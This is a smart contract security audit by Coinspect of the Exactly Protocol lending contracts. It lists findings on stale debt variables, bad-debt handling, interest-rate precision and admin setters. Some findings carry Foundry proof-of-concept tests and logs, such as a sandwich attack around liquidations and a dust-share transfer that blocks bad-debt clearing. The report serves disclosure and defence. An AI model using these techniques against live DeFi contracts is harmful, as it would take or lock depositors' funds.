Exactly

Smart Contract Audit

Exactly Protocol

Smart Contract Audit

V221028 Prepared for Exactly Protocol • September 2022

1. Executive Summary

In **September 2022, Exactly Protocol** engaged Coinspect to perform a third source code review of **Exactly Protocol**. The objective of the two-week project was to evaluate the security of the smart contracts.

A complete overhaul of the protocol has been performed since Coinspect's previous audit. A new design and several improvements, briefly described in the Assessment section of this report, have been made to the code, the documentation, and the test suite. Coinspect observed a much mature project, where the code quality and design have been greatly improved. However, Coinspect identified implementation weaknesses that put user funds at risk in certain scenarios.

The Exactly team was always available to discuss issues and clarify the auditors questions during the engagement.

The following issues were identified during this assessment are are currently being fixed by the Exactly team:

High Risk	**Medium Risk**	**Low Risk**
Open 0	Open 0	Open 0
Fixed 1	Fixed 2	Fixed 2
Reported 2	Reported 4	Reported 3

The most important issues reported are related to:

1. Time dependent protocol state updates, which affect critical protocol checks and are triggered by certain actions and not others (**EXA-23**).
2. Protocol bad debt distribution mechanism bypass and misuse (**EXA-24** and **EXA-25**).
3. Interest rate curve approximation precision (**EXA-27**).
4. Unexpected yield caps (**EXA-26**).

2. Assessment and Scope

The audit started on **August 29, 2022** and was conducted on the **main** branch of the git repository at https://github.com/exactly-protocol/protocol as of commit **af5b4907ec63fe034fb8dde62bae99222d8407bc** of **August 29, 2022**.
The audited files have the following sha256sum hash:

```
a15a0a34a36d7d94ab547cc8bc760454859dee4ae602e03262e9b6d11ce65e53  ./InterestRateModel.sol
d10659622e1a100463c0fa23c89598af8ada3debd72a8dbea62589bc206a930f  ./MarketETHRouter.sol
cb6d4a3d7f8012110ea3f2c616012ef94906a0a0c7a9810f7059b94ed399010c  ./periphery/Previewer.sol
5cb746efd55c461ac148304c304be81cab254f5259a7c9c6a9ba86e7c8b4403c  ./Market.sol
349b9afeb8e2e611cd4be3d1a8e76309cd7b96ace214219a6b472768044c3595  ./utils/FixedLib.sol
036dda0e08116fb7c6c9a354c5dfe3d4984e4e5af4755486d71b7da47a3ff61e  ./utils/import.sol
170335a3c24a6a0bb7b8b3b97a71faf58af029b8ecec79291975a4fe478b208a  ./ExactlyOracle.sol
6d39d7d859722c6e07348bfa9bb3915b77560146a01339fbe5d80b5946f5270c  ./Auditor.sol
```

The contracts are specified to be compiled using Solidity compiler version 0.8.16. Coinspect recommends switching to the current version, 0.8.17, as it includes important fixes and improvements (solidity-0.8.17-release-announcement).

There are 81 Foundry tests and 686 Hardhat tests with a coverage of 95% of the code with 86% of branching coverage. Tests ran smoothly using the indications on the repository.

The new changes introduced since last audit and that were this audit's focus include:

1. Floating (variable) borrows.
2. Improved liquidation function.
3. Bad debt distribution mechanism (from liquidation flow and also, externally callable).
4. Core contracts upgradeability.
5. Fees collecting Treasury.
6. Floating assets average is used to calculate the interest rate for floating borrows.
7. Code refactorings.

The Exactly team has declared that they will use four known tokens at the beginning of the project: `WBTC`, `WETH`, `DAI` and `USDC`. The selection of tokens is sensible in two important aspects:

1. These tokens do not open a door for reentrancy attacks. Regardless of this, Coinspect has inspected the code for possible reentrancy issues, but using new different tokens increases the attack surface against the platform.

2. These tokens transfer the exact amount that is passed as parameter on all transfer functions, which is not an universal property. The source code assumes this property and any token that violates this characteristic will introduce security vulnerabilities into the platform.

Given these facts, integrating new tokens should be performed very carefully.

The following design-level concerns were identified during the assessment, Coinspect recommends the Exactly team takes these considerations into account when adding new features to the protocol, or if the protocol is deployed to other blockchain networks in the future:

1. Loops and nested loops (e.g. account liquidity calculations) and associated gas costs. The number of `maxFuturePools` that are planned to be used was discussed with the Exactly team. Further details in **EXA-34.**
2. Externally-callable bad debt distribution mechanism (implemented in the `handleBadDebt` function). This new feature is the root cause of most of the issues included and this report. It is worth observing:
    a. Its lack of incentives for callers.
    b. The possibility of blocking bad debt distribution as detailed in **EXA-25.**
    c. The possibility of abusing this mechanism to profit and/or harm floating assets depositors as detailed in **EXA-24.**
3. Possibility of creating non-liquidatable positions: related to the lack of a minimum position sizes, the liquidations incentives and their relationship to gas costs, effect of cheap transactions in other chains/future scenarios. See also **EXA-25**.
4. Defense-in-depth principle not being respected in several (time-locked) Admin role accessible setters for critical parameters. **EXA-30**.

3. Summary of Findings

Id	Title	Total Risk	Fixed
EXA-23	Users can bypass critical liquidity checks	High	!
EXA-24	Depositors unfairly harmed by spreadBadDebt sandwich	High	✔
EXA-25	Protocol bad debt distribution can be prevented indeterminately	Medium	!
EXA-26	Users may waste funds on deposits	Medium	!
EXA-27	Lack of precision in the approximation of the Interest Rate Curve	Medium	✔
EXA-28	Incorrect calculations after modification of parameters	Medium	✔
EXA-29	Upgradeability pattern not fully respected	Low	✔
EXA-30	Unbounded setters could allow Admin role to steal from users	Low	!
EXA-31	Loss of precision due to division before multiplication	Low	✔
EXA-32	Missing Natspec documentation	Info	✘
EXA-33	Hardcoded constants	Info	✔
EXA-34	Maximum maturities per market can increase liquidation costs	Info	✔
EXA-35	Lack of emitted event on spreadBadDebt	Info	✔

4. Detailed Findings

EXA-23 Users can bypass critical liquidity checks

Total Risk	Impact	Location
High	High	`Market.sol:249,337`
Fixed !	Likelihood High	

Description

Liquidity checks in functions `Market.borrowAtMaturity` and `Market.withdrawAtMaturity` are made using variables with outdated values, allowing borrows of non-trivial amounts when the protocol is illiquid.

The variables `floatingDebt` and `floatingAssets` are used to perform liquidity checks in this way:

```
if (floatingBackupBorrowed + floatingDebt > floatingAssets)
    revert InsufficientProtocolLiquidity();
```

They depend on the current timestamp, and are updated in the function `updateFloatingDebt`. However, this function is never called, and the variables are never updated before using them in the functions `Market.borrowAtMaturity` and `Market.withdrawAtMaturity` to perform protocol liquidity checks.

For this reason, the checks are performed against old values and are not valid. In the particular case of the function `borrowAtMaturity`, it will do a liquidity check with an outdated version of `floatingDebt`, that will be always inferior to the real debt, as this value increases with time and is not being updated. As a consequence, the check will authorize borrows that should be rejected.

The max amount that can be borrowed from the illiquid market depends on several factors:

1. The amount of debt
2. The floating borrow rate and
3. The time without `updateFloatingDebt` being called by other functions.

This amount will be equal to the amount of interest generated by the floating debt, in the time period that this debt variable was not updated. This time period can be expected to be small in heavily used markets, but could be considerable in other situations of low system activity.

The problem can be demonstrated with the following steps:

1. `setReserveFactor(0.09e18);`
2. `deposit(10 ether)`
3. `borrow(9 ether)`
   floatingDebt()=9000000000000000000
4. `warp(200000)`
   floatingDebt()=9000000000000000000
5. `borrowAtMaturity(0.0999 ether)` -> OK
   floatingDebt()=9000000000000000000
6. `deposit(2 wei) ---> updateFloatingDebt()`
   floatingDebt()=9008561643835616433
7. `borrowAtMaturity(1 wei)`
   └─ ← "InsufficientProtocolLiquidity()"

We can see that in step 5, the protocol is already illiquid, but because `borrowAtMaturity` does not call `updateFloatingDebt`, it allows the invalid borrow. In step 6, a tiny `deposit` calls the update function (a `refund` has the same effect) and only after this call, it is that the protocol correctly reverts at step 7 (for simplicity, we set the `adjustFactor` of the market to 1.0).

It's important to remark that outdated `floatingDebt` and `floatingAssets` values are used in several other functions that are also vulnerable, for example `withdrawAtMaturity`. Another notable case is the view `market.totalAssets, that will always` return outdated values that do not reflect the current state of the protocol. The view `totalFloatingBorrowAssets` is also affected, but a way to exploit a scenario involving this view was not researched.

Recommendation

Always call `updateFloatingDebt` in every function that uses the `floatingDebt` or `floatingAssets` variables. This means that some view functions like `totalAssets,` will need to become state modifying functions.

Status

The issue was split in two parts:

1. The first part was about missing calls to the `updateFloatingDebt` function. This was solved by adding the missing call to the `borrowAtMaturity` function. **However, Coinspect observed that while the `withdrawAtMaturity` function calculations are not affected by calling the `updateFloatingDebt` function as the Exactly team stated, it emits a `MarketUpdate` event that publishes several values included `floatingAssets` and `floatingDebt`, that are outdated. For this reason, a call to `updateFloatingDebt` is still required in the `withdrawAtMaturity` function. The issue is considered partially fixed.**
   Upon being consulted by Coinspect, the Exactly team explained that: *the MarketUpdate event is only being used on the liquidation bot and for the rate calculation that is being shown in the web-app. For those two cases, the important thing to highlight is that we always use the MarketUpdate.floatingDebt combined with the timestamp from the last FloatingDebtUpdate.timestamp, so we don't consider the MarketUpdate values as they are emitted. That's why we are aware of it and it's not a problem if we avoid these updates in some operations.*
   It is worth observing that this lack of consistency could impact other third parties relying on the events being emitted if unaware of this fact. The issue is considered partially fixed. Coinspect recommends clearly documenting the event can log outdated values, or changing the events name to state this fact.

2. The other part was due to the extra increase in the `totalAssets`. The Exactly team provided a reasonable explanation for leaving it unfixed:
   ...the subtraction of the treasury fee (.mulWadDown(1e18 - treasuryFeeRate)) was leading to a higher increase in the totalAssets after a deposit in the floating pool. At first we thought the analisis was accurate, so we proceeded to remove the subtraction of the treasury fee, but we then realized this was bringing another severe implication. If we remove the treasury fee from the totalAssets, the totalAssets assumes all the earnings from the floatingDebt will go to the current floating pool depositors, but in fact, that small percentage of the fee is being minted to the treasury (which increases the totalSupply of shares). The consequence resulted in a decrease of the floating share value in some scenarios, which should never happen by design. The decrease of the share value also impacts the web-app query rates which become negative by a short

period of time. Due to this reason we didn't advance with the fix, and just undertake the cases where the totalAssets can be higher after a deposit.

Coinspect confirmed this reasoning is correct.

EXA-24 Depositors unfairly harmed by spreadBadDebt sandwich

Total Risk	Impact	Location
High	High	`Market.sol`
Fixed ✔	Likelihood High	

Description

Attackers can profit by sandwiching calls that result in bad debt being distributed among depositors, such as `liquidate` and `handleBadDebt`. As a consequence, protocols floating assets depositors decrease their assets in a higher than fair proportion.

By redeeming their deposits before, and depositing again right after `spreadBadDebt` takes place, attackers avoid being distributed bad debt, and also profit by obtaining cheaper market shares. The amount of profit depends on how much debt is being distributed. Also, if the network transaction fees are low enough the malicious holder can trigger this sandwich attack to every single `liquidate` call and take profits in the event of debt being distributed. The ratio between the shares used by the malicious holder to perform this attack and the current pool liquidity determines how much do bystanders lose.

The malicious holder (Alice) simply needs to redeem the shares just before a `liquidate` call and deposit again in order to repurchase them at a discounted price. It can be seen how the value of the shares held by Annie (bystander) changes depending on the case (usual liquidation and sandwich liquidation).

```
1.Before Liquidation (NO SANDWICH)
  Assets that Alice gets if withdraws =  30000000000000000000000
  Alice Shares =  30000000000000000000000
  Alice DAI Balance =  20000000000000000000000
  Assets that ANNIE (Bystander) gets if withdraws =  100000000000000000000
  Floating Assets =  64100000000000000000000

 After Liquidation (NO SANDWICH)
  Assets that Alice gets if withdraws =  29610480782867678343497
  Alice Shares =  30000000000000000000000
  Alice DAI Balance =  20000000000000000000000
  Assets that ANNIE (Bystander) gets if withdraws =  98701602609558927811
  Floating Assets =  63267727272727272727273

2.Before Liquidate (WITH SANDWICH)
  Assets that Alice gets if withdraws =  30000000000000000000000
  Alice Shares =  30000000000000000000000
  Alice DAI Balance =  20000000000000000000000
  Assets that ANNIE (Bystander) gets if withdraws =  100000000000000000000
  Floating Assets =  64100000000000000000000

 After Liquidation (WITH SANDWICH)
  Assets that Alice gets if withdraws =  29999999999999999999999
  Alice Shares =  30750522619519326674773
  Alice DAI Balance =  20000000000000000000000
  Assets that ANNIE (Bystander) gets if withdraws =  97559317515329245534
  Floating Assets =  63267727272727272727273
```

Proof of concept

```
function testFrontRunningClearBadDebt() external {
  console.log("Generating an initial balance to the pool...");
  vm.prank(BOB);
  market.deposit(34_000 ether, BOB);

  console.log("\n Bystander (Annie) deposits some DAI");
  vm.prank(ANNIE);
  market.deposit(100 ether, ANNIE);

  console.log("\n Generating A Big Position to ALICE...");
  vm.startPrank(ALICE);
  weth.approve(address(market), type(uint256).max);
  weth.approve(address(marketWETH), type(uint256).max);
  marketWETH.deposit(10 ether, ALICE);
  market.deposit(30_000 ether, ALICE);
  vm.stopPrank();

  marketWETH.deposit(1.15 ether, address(this));
  oracle.setPrice(marketWETH, 5_000e18);
  market.borrow(4_000 ether, address(this), address(this));
  oracle.setPrice(marketWETH, 3_000e18);

  uint256 currentAliceWithdraw = market.convertToAssets(market.balanceOf(ALICE));
  uint256 currentAnnieWithdraw = market.convertToAssets(market.balanceOf(ANNIE));

  console.log("\n Before Liquidate");
  console.log("Assets that Alice gets if withdraws = ", currentAliceWithdraw);
  console.log("Alice Shares = ", market.balanceOf(ALICE));
  console.log("Alice DAI Balance = ", ERC20(asset).balanceOf(ALICE));
```

```
    console.log("Assets that ANNIE (Bystander) gets if withdraws = ", currentAnnieWithdraw);
    console.log("Floating Assets = ", market.floatingAssets());

    console.log("\n SANDWICH ATTACK ENABLED");
    vm.prank(ALICE);
    market.redeem(30_000 ether, ALICE, ALICE);

    vm.prank(BOB);
    market.liquidate(address(this), 4_000 ether, marketWETH);

    vm.prank(ALICE);
    market.deposit(30_000 ether, ALICE);

    currentAliceWithdraw = market.convertToAssets(market.balanceOf(ALICE));
    currentAnnieWithdraw = market.convertToAssets(market.balanceOf(ANNIE));

    console.log("\n After Liquidation");
    console.log("Assets that Alice gets if withdraws = ", currentAliceWithdraw);
    console.log("Alice Shares = ", market.balanceOf(ALICE));
    console.log("Alice DAI Balance = ", ERC20(asset).balanceOf(ALICE));
    console.log("Assets that ANNIE (Bystander) gets if withdraws = ", currentAnnieWithdraw);
    console.log("Floating Assets = ", market.floatingAssets());
  }
```

Recommendation

Coinspect offered no recommendation.

Status

Fixed by clearing the bad debt by subtracting from the `earningsAccumulator` instead of distributing the bad debt over the users. The `clearBadDebt` function allows partial debt clearing. When the `earningsAccumulator` does not suffice to clear all the debt, the call will not revert and the bad debt can be cleared when more earnings are available. **This effectively addresses the sandwich attack reported in this issue.**

Upon Coinspect's consultation regarding the potential reintroduction of issue **EXA-06 Protocol can accumulate debt because of unprofitable liquidations** (included in our first audit report) which was originally fixed by introducing the `spreadBadDebt` function, and which has now been removed, the Exactly team provided the following analysis:

Exactly Response:

With reference to the treatment of bad-debt, there are some considerations we'd like to share:

In our opinion, imposing a minimum amount on permitted loans does not constitute an effective solution. Given that it is always possible to make partial liquidations, an account that initially meets the requirements can easily fall below the imposed threshold after one or more partial liquidations.

The alternative approach is to have a fund repository capable of absorbing these bad debts. This approach seems to be a more appropriate solution. The repository can be a Treasury or, alternatively, the accumulator.
To have an estimation (with a certain degree of confidence) that the accumulator resources are enough to satisfy bad debt clearing, we followed two different metrics.

- *We looked at the ratio between the flow of liquidations and bad debt generation in protocols with similar operation and risk parameters (AAVE, Compound, Euler, Maker). In all of them, this ratio is smaller than 15bp (1.5E-03). In Exactly protocol we contemplate at any single liquidation transaction a fee of 25bp (2.5E-03) that increases the accumulator balance. That amount should be big enough to offset bad-debt clearing.*
- *As a second metric, we evaluated the ratio between the stock of deposits and the stock of bad-debt for comparable protocols. This ratio is smaller than 0.7bp (7E-05). Next, we estimated the contribution of the most stable income source received by the accumulator i.e., the matching fee service for loans in the FRP. We run scenarios with different utilization ratios (at 25% and 50% level) and loan concentration (concentrated or evenly distributed loans). Those estimations showed that the income from the mentioned source exceeds bad debt stock by a factor between 3 and 50.*

In conclusion, even disregarding the liquidation fee, the income received by the accumulator should largely exceed the bad-debt clearing requirements.
On top of this, it's also important to highlight that in case the accumulator is not enough, the fixed borrow positions will not accumulate never-ending debt since the penalties are not accounted at clearing time, only unliquidated floating borrows can gradually increase.

EXA-25 Protocol bad debt distribution can be prevented indeterminately

Total Risk	Impact	Location
Medium	High	`Auditor.sol`
Fixed !	Likelihood Low	

Description

It is possible to create non-liquidatable debt that can not be distributed between holders.

In Exactly, bad debt is debt which can not be liquidated as there is no collateral backing it. It is the consequence of untimely liquidations during a big price swing scenario. In order to guarantee all depositors are able to recover their funds, Exactly distributes or spreads the bad debt proportionally among them.

The Market's `clearBadDebt` function is called during the liquidation process. However, because liquidations can revert in certain circumstances, the external `handleBadDebt` function was added in order to enable bad debt distribution for positions that can not be liquidated.

The `handleBadDebt` function only clears and distributes debt if the account has debt and no collateral in any market. *If the account has collateral in any market, the function returns.*

Then, it is possible to prevent the bad debt distribution process by transferring a few shares to the account with the bad debt after it was liquidated. By choosing a number of shares small enough, the resulting collateral can not be liquidated either, as the `liquidate` function will revert.

As a result, a position with bad debt which can not be liquidated nor distributed will remain in the platform. This will harm depositors claiming funds that are no longer available.

The following output obtained from the proof of concept below shows how a non-liquidatable and non-distributable bad debt can be created:

```
[FAIL] testCanNotLiquidateNorClearDebtCoinspect() (gas: 1334500)
Logs:
 liquidate #1
 * liquidate()
 calculateSeize() -> seizeAssets = , 1149999999999999999
 liquidate() calling internalSeize (will revert if 0) assets =, 1149999999999999999
 handleBadDebt() not clearing debt !!!

!!!!! remainingCollat = , 0
!!!!! remainingDebt = , 1904856750000000000253

******* transferring 5 shares

 X liquidate #4 (reverts)
 * liquidate()
 calculateSeize() -> seizeAssets = , 0
 liquidate() calling internalSeize (will revert if 0) assets =, 0

 X liquidate #5 (reverts)
 * liquidate()
 checkLiquidation() maxRepayAssets = , 0
 reverting maxAssets=0

=> handleBadDebt (EXTERNAL)
 handleBadDebt() not clearing debt !!!
 Error: a == b not satisfied [uint]
   Expected: 0
     Actual: 4
 Error: a == b not satisfied [uint]
   Expected: 0
     Actual: 1904856750000000000253
```

Proof of concept

```
  function testCanNotLiquidateNorClearDebtCoinspect() external {
    irm.setBorrowRate(0);
    marketWETH.deposit(1.15 ether, address(this));
    market.deposit(5_000 ether, ALICE);
    market.setPenaltyRate(2e11);
    oracle.setPrice(marketWETH, 5_000e18);
    auditor.setLiquidationIncentive(Auditor.LiquidationIncentive(0.1e18, 0));

    for (uint256 i = 1; i <= 3; i++) {
      market.borrowAtMaturity(FixedLib.INTERVAL, 1_000 ether, 1_000 ether, address(this), address(this));
    }
    oracle.setPrice(marketWETH, 99e18);

    vm.warp(FixedLib.INTERVAL * 3 + 182 days + 123 minutes + 10 seconds);

    console.log("liquidate #1");
    vm.prank(BOB);
    market.liquidate(address(this), 103499999999999999800, marketWETH);
    assertEq(marketWETH.maxWithdraw(address(this)), 1);

    // -=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

    oracle.setPrice(marketWETH, 0.1e18);

        // collat = 0, debt > 0
    (uint256 remainingCollateralX, uint256 remainingDebtX) = auditor.accountLiquidity(
      address(this),
      Market(address(0)),
      0
    );
    console.log("\n!!!!! remainingCollat = ",remainingCollateralX);
    console.log("\n!!!!! remainingDebt = ",remainingDebtX);


   // after this transfer handleBadDebt() will not distribute the debt as expected !
   // and the collateral will not be liquidated either !

    console.log("\n******* transferring 5 shares\n");
    vm.prank(ALICE);
    market.transfer(address(this),5);


    console.log("X liquidate #4 (reverts)");
    vm.prank(BOB);
    vm.expectRevert(ZeroWithdraw.selector);
    // vm.expectRevert();
    // liquidate from the market we got our shares
    market.liquidate(address(this), type(uint256).max, market);


    console.log("X liquidate #5 (reverts)");
    vm.prank(BOB);
    vm.expectRevert(ZeroRepay.selector);
    // vm.expectRevert();
    // liquidate from WETH
    market.liquidate(address(this), type(uint256).max, marketWETH);


    // the following asserts pass if transfer() is commented out
    // we should have 0 debt and collat after handleBadDebt()

    console.log("\n => handleBadDebt (EXT)");
    auditor.handleBadDebt(address(this));
    (uint256 remainingCollateral, uint256 remainingDebt) = auditor.accountLiquidity(
      address(this),
      Market(address(0)),
      0
    );

    assertEq(remainingCollateral, 0);
    assertEq(remainingDebt, 0);
  }
```

Recommendation

Make sure the `liquidate` and `handleBadDebt` criteria are the same in order to guarantee each position is either liquidatable or clearable.

Status

The Exactly team considers the risk unlikely and solvable if it ever occurs. They compromise to monitor and fix the issue if it ever happens by depositing more collateral on behalf of the target user from a governance/treasury account.

If that happens, Coinspect would like to point out that the recovery actions must be performed atomically in order to prevent the user from front-running the deposit and keeping the new funds himself.

EXA-26 Users may waste funds on deposits

Total Risk	Impact	Location
Medium	Medium	`Market.sol`
Fixed !	Likelihood Medium	

Description

Earnings are capped at a certain deposit amount under some circumstances. Deposits over that amount will be unnecessarily locked from the user perspective, as the maximum yield is limited.

Users may not be aware of this capping, and the resulting deposit yield will depend on the protocol state at the moment the transaction is executed.

The `depositAtMaturity` function checks the pool's `backupSupplied` on the `calculateDeposit` function. If the deposited amount is bigger than the `backupSupplied` value, then the yielded amount will be capped as if the `backupSupplied` was deposited.

In the `depositAtMaturity` function we have:

```
uint256 backupEarnings = pool.accrueEarnings(maturity);

(uint256 fee, uint256 backupFee) = pool.calculateDeposit(assets, backupFeeRate);
positionAssets = assets + fee;
if (positionAssets < minAssetsRequired) revert Disagreement();
```

which calls

```
function calculateDeposit(
        Pool memory pool,
        uint256 amount,
        uint256 backupFeeRate
) internal view returns (uint256 yield, uint256 backupFee) {
    uint256 memBackupSupplied = backupSupplied(pool);
    if (memBackupSupplied != 0) {
             yield  =  pool.unassignedEarnings.mulDivDown(Math.min(amount,  memBackupSupplied),
memBackupSupplied);
        backupFee = yield.mulWadDown(backupFeeRate);
        yield -= backupFee;
    }
}
```

While users are protected with the `minAssetsRequired` parameter, users will want to optimize the investment or leverage strategies.

Recommendation

Consider capping the deposited amount when the max yield cap is reached.

Status

The Exactly team explained that they consider this “a free lunch” by design. This fact will be made clear in the platform documentation and the web user interface will warn users about this issue. However, the smart contract will not be modified as stated that they believe that the protocol should have as few prohibitions and caps as possible, at least from the smart contracts' level, in order to help with the idea of a free and permissionless market/protocol.

EXA-27 Lack of precision in the approximation of the Interest Rate Curve

Total Risk	Impact	Location
Medium	Medium	`InterestRateModel.sol:86,107`
Fixed ✔	Likelihood Medium	


Description

The rate calculation at `InterestRateModel.fixedRate` and `InterestRateModel.floatingRate` uses a different equation for rate calculation at small variations, to handle an indetermination when the utilization delta tends to zero.

The approximation of the rate for small values of delta (<2.5e9) is:

```
floatingCurveA.divWadDown(floatingMaxUtilization - utilizationBefore)
```

This calculation is incorrect because we can see that the rate in this case does not depend on the utilization after the borrow. Also this approximation causes a discontinuity in the rate curve at the 2.5e9 boundary (Rate curve not to scale):



This difference will affect the rate calculation at small values, and will incentive operations in this area as the rate is lowered because of the approximation.

Recommendation

Refactor the calculation so it yields a continuous approximation for a utilization delta <2.5e9.

Status

The curve was updated using the Simpson's approach instead of the recommendation.

EXA-28 Incorrect calculations after modification of parameters

Total Risk	Impact	Location
Medium	High	`Market.sol:969`
Fixed ✓	Likelihood Medium	

Description

When new parameters are configured (new Interest Rate Model, or new damping speed) they are not effective from the moment they are configured, but from the last time they were used in the past.

For example, the Interest Rate Model contract can be upgraded via the `setInterestRateModel` function. Several variables depend on this model, particularly the `floatingDebt` variable that must be updated manually via the `updateFloatingDebt` function:

```
 function updateFloatingDebt() internal {
…
        uint256 newDebt = memFloatingDebt.mulWadDown(
        memIRM.floatingBorrowRate(floatingUtilization, newFloatingUtilization).mulDivDown(
        block.timestamp - lastFloatingDebtUpdate,
        365 days
        )
        );
        memFloatingDebt += newDebt;
```

We can see that this function utilizes the current Interest Rate Model and a period of time (`timestamp-lastFloatingDebtUpdate`) for the calculation of the new `floatingDebt`. However, any function calling `updateFloatingDebt` after `setInterestRateModel` will produce a calculation using the new Rate Model in a time period before it was actually set, producing an incorrect calculation, as if the new Interest Rate Model was set in the past.

Additionally, a similar issue exists when the `Market.setDampSpeed` function updates the `dampSpeedUp` and `dampSpeedDown` variables, but it does not automatically call `Market.updateFloatingAssetsAverage`, so when this function is finally called by an operation, it will perform a calculation as if the `dampSpeed` variables were set in the past.

Similar issues exist with the `setPenaltyRate` and `setEarningsAccumulatorSmoothFactor` functions: the new values do not affect calculations from the time they are set, but they are effectively valid from the last operation that used them in the past.

Recommendation

Call `updateFloatingDebt` right after `setInterestRateModel`, and call `updateFloatingAssetsAverage` right after `setDampSpeed`.

Status

Fixed by following the Coinspect recommendation..

EXA-29 Upgradeability pattern not fully respected

Total Risk	Impact	Location
Low	Medium	`Market.sol, MarketETHRouter.sol, Auditor.sol`
Fixed ✔	Likelihood Low	

Description

Future updates to the protocol's core contracts could break or not be possible.

The protocol uses an upgradability pattern for its core contracts (`Market.sol`, `MarketETHRouter.sol` and `Auditor.sol`) which is partially not respecting the Proxy Upgradeable Pattern by OpenZeppelin recommended best practices.

There are several aspects that should be taken into account while implementing upgradeable contracts such as storage collisions, context of execution and inheritance of contracts and libraries (related to the first aspect).

Storage collisions between the proxy and its implementations are not an issue due to the fact that the proxy contracts are `TransparentUpgradeableProxy` contracts which takes into account this preventing the mentioned type of collisions. However, there could be storage collisions between different implementation versions within the context of the proxy contract for those implementations where several state variables are declared. It is important to take into account that storage layout should be preserved across versions, otherwise data within the execution context could be corrupted or mistakenly read. Having an unstructured proxy pattern (proxy-implementation) does not safeguard against storage collisions between different implementations within the context of the proxy. Also, disabling linter warnings regarding potential issues about upgrades could prevent OpenZeppelin from notifying the developer about potential issues if detected.

Regarding the context of execution, the immutable variables used across several upgradeable contracts should be declared within their constructors. As OpenZeppelin clearly states that because constructors run only on deployment, they will never be executed within the context of the proxy hence the need to use an `initialize` function that can only be called once moving the needed logic inside a constructor to `initialize`. This way, it is guaranteed that those variables will be initialized within the context of the proxy.

In relation to the last aspect, OpenZeppelin suggests also using upgradeable imported contracts and libraries. The codebase mixes the inheritance of contracts made by OpenZeppelin and Rari Capital's Solmate. **Currently there are used several contracts as imports and inherits that are not completely prepared to work within an upgradeable environment not ensuring storage preservation:**

- `Solmates' ERC4626.sol`
- `Solmates' ERC20.sol`

The main goal of using contracts that are compatible with upgrades is preventing storage collisions enforced by a secure storage gap allowing future versions to add new variables without shifting down storage in the inheritance chain as OpenZeppelin states. In other words, it refers that within the same version inherited contracts share the storage layout preventing collisions, which is not the case when versions are changed.

Recommendation

In order to prevent storage collisions across versions it is advised to preserve the storage layout and append new variables in the end of the previously declared ones within the replaced version in case of needing new state variables. Also, in favor of reducing collision risks across inherited or imported contracts when upgrading to future versions it is advised to replace the Solmate suite by the upgradable contracts prepared to work and interact with their `TransparentUpgradeableProxy` as well as respecting all the recommendations made by OpenZeppelin while implementing their upgradeable contracts.

Status

The Exactly team addressed the issue by searching for collisions during development on the deploy script. If a collision is ever found, the team will manually address the issue.

EXA-30 Unbounded setters could allow Admin role to steal from users

Total Risk	Impact	Location
Low	Medium	`Market.sol`
Fixed !	Likelihood Low	

Description

Several protocol parameters can be modified through unbounded setters that do not enforce any limits to the Administrative role rights.

It is worth noting the Administrative role accessible functions are intended to be executed through a time-lock mechanism.

According to the threat model, the owner has clearance to control and manipulate the protocol. However, there are several setters across `Market.sol` that mention within their NatSpec documentation, boundaries for each variable that are not enforced by the contract. The owner can break the protocol in some cases and even rug users. Currently, users can be rugged by setting the `treasuryFeeRate` to any value, highly increasing the amount of shares minted to the treasury per `chargeTreasuryFee` call.

Apart from being aware of the threat model, it is important to reduce as much as possible the trust needed in the owner. Currently, users need to trust blindly that the owner won't set the reserve fees to a 100%, taking a minted profit equal to each earning computed, which essentially liquefies the value of shares.

Also there are several ways to break the protocol with the unbounded setters such as setting the `maxFuturePools` to zero preventing users to withdraw via `withdrawAtMaturity` or over 224 causing a reversal while packing maturities.

Recommendation

In order to respect the security in depth principle, Coinspect recommends enforcing maximum and minimum values for critical protocol parameters when possible. In setters, check before setting the value that it is within an admitted boundary which could be defined before deploying as constant variables.

Status

The Exactly team decided not to address this issue due to a mix of factors: the complexity of selecting good bounds for all the values and the unavoidable possibility of admins doing major changes like changing the interest rate model and the oracles.

It is worth observing that even though the time-lock mechanism allows users to react to protocol parameters' updates, users' positions and their maturities could prevent them from removing their funds without losses.

Coinspect considers this issue partially addressed as it considers it is the team's decision to manage the risk and assume the responsibility.

EXA-31 Loss of precision due to division before multiplication

Total Risk	Impact	Location
Low	Low	`Auditor.sol:221`
Fixed ✓	**Likelihood** Medium	

Description

Due to the integer nature of variables in Solidity, it is possible to lose precision in the results if divisions are made before multiplications.

This happens in the following code:

```
uint256 adjustFactor =
            usd.adjustedCollateral.divWadUp(usd.totalCollateral).mulWadUp(
            usd.totalDebt.divWadUp(usd.adjustedDebt));
```

Where the calculation of the adjustFactor variable involves two multiplications and one division that are done in the incorrect order.

Recommendation

Refactor the operation to do all multiplications before divisions.

Status

Fixed by correctly managing the operations order.

EXA-32 Missing Natspec documentation

Total Risk	Impact	Location
Info	-	*
Fixed	**Likelihood**	
✘	-	

Description

There are several contracts, public and external functions, and variables with missing or incomplete NatSpec documentation. Providing clear and descriptive comments on each public variable helps devs and users to understand better their meaning and context of usage, among others. Regarding functions, including complete NatsSpec documentation explaining what they are meant to do, return values and input parameters in case of having. Last, contracts, interfaces and libraries should also be commented explaining their purpose and what they are meant to do or used for.

The following instances have incomplete or missing natspec:

Found 49 times

```
